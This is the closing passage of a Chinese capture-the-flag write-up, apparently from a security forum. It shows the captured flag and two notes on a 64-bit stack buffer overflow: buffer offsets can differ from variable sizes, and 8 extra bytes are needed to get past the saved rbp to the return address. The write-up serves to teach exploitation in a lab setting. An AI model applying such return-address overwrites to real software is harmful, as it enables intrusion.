
这样就拿到flag了
CTF2{2af3fb44-37d2-43e7-8048-91771a4ec4bc}
踩坑:1.变量大小≠变量缓冲区偏移大小,有时候会有偏差
2.为什么要覆盖的字符串数量要+8:因为在64位程序中,旧rbp的大小是8字节,只有多覆盖8字符,才能写到返回地址里面
最后:题解只是思路,理解才是王道
最后于 13小时前
被栈雪编辑
,原因:
赞赏

|
他的文章


赞赏
雪币:
留言:

